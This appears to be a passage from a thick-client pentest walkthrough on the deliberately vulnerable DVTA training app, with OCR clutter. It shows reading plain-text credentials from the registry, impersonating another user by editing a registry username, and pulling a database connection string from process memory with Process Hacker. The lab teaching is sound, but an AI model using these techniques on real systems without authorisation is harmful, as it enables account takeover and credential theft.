
- After click on **Compare**, the HTML document will open in browser. Try to find the registry entries related to the DVTA application or simply use search method.
- After quick skim we got credentials data stored in plain text.



- We can also copy the registry key and find the entries in **Registry Editor**.




- Simply copy the Registry Key number and paste in search bar to find the DVTA registry data.




Privilege Escalation

- Assume that we know another user's username and let's try to change the registry entry of username to another user's username.
- By this means we can check if the application is making checks from client side or server side or the application is logging in on based of entries in Registry.



- Let's close the application and reopen it, check and we can see now we are logged in as user "John".



- Now, we can use the application as user John.

Dumping Connection String from memory


💡 *Tools Used: Process Hacker
Link:* https://processhacker.sourceforge.io/downloads.php

Obtaining Database Credentials:


Scenario 1	Scenario 2
• Clear text Connection string is hard coded.	• Encrypted Connection string is hard coded.
• Connection String is seen in memory.	• Connection String is seen in memory.

*In this case we are focusing on "**Scenario 2**".*


- Login using the regular user credentials, to load connection data into the memory.




- Open `Process Hacker` and look for **DVTA.exe,** Right click > Select **Properties.**


Process Hacker [DESKTOP-HIBANJV\Windows]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total ... Private b...
SecurityHealthSystray.exe 3972 1.77 MB
vmtoolsd.exe 6252 0.29 1.14 kB/s 31.34 MB
Ssms.exe 7164 0.16 45.91 MB
DVTA.exe 7500 14.77 MB
FileZilla Server Interface.... 7640 0.10 3.16 MB
regedit.exe 1876 0.55 4.45 MB
DVTA.exe 16.83 MB
14.43 MB
1.76 MB
1.85 MB
OneDrive.exe 48.67 MB
msedge.exe 46.06 MB
1.97 MB
10.24 MB
10.58 MB
6.55 MB
firefox.exe 193.04 MB
214.71 MB
21.76 MB
35.25 MB
29.68 MB
23.6 MB
22.43 MB
CPU Usage: 19.96%
Terminate Del
Terminate tree Shift+Del
Suspend
Restart
Create dump file...
Debug
Virtualization
Affinity
Priority
I/O priority
Miscellaneous
Window
Search online Ctrl+M
Send to
Open file location Ctrl+Enter
Properties Enter
Copy Ctrl+C
Copy "Name"


- Select **Memory** and click on **Strings.**




- Select all the options and click on **OK.**




- New window opens that contains bunch of data. So we can filter out data with specific contained word by selecting **Filter.**




- We can search for word **Data Source,** which is the common word in database connections.



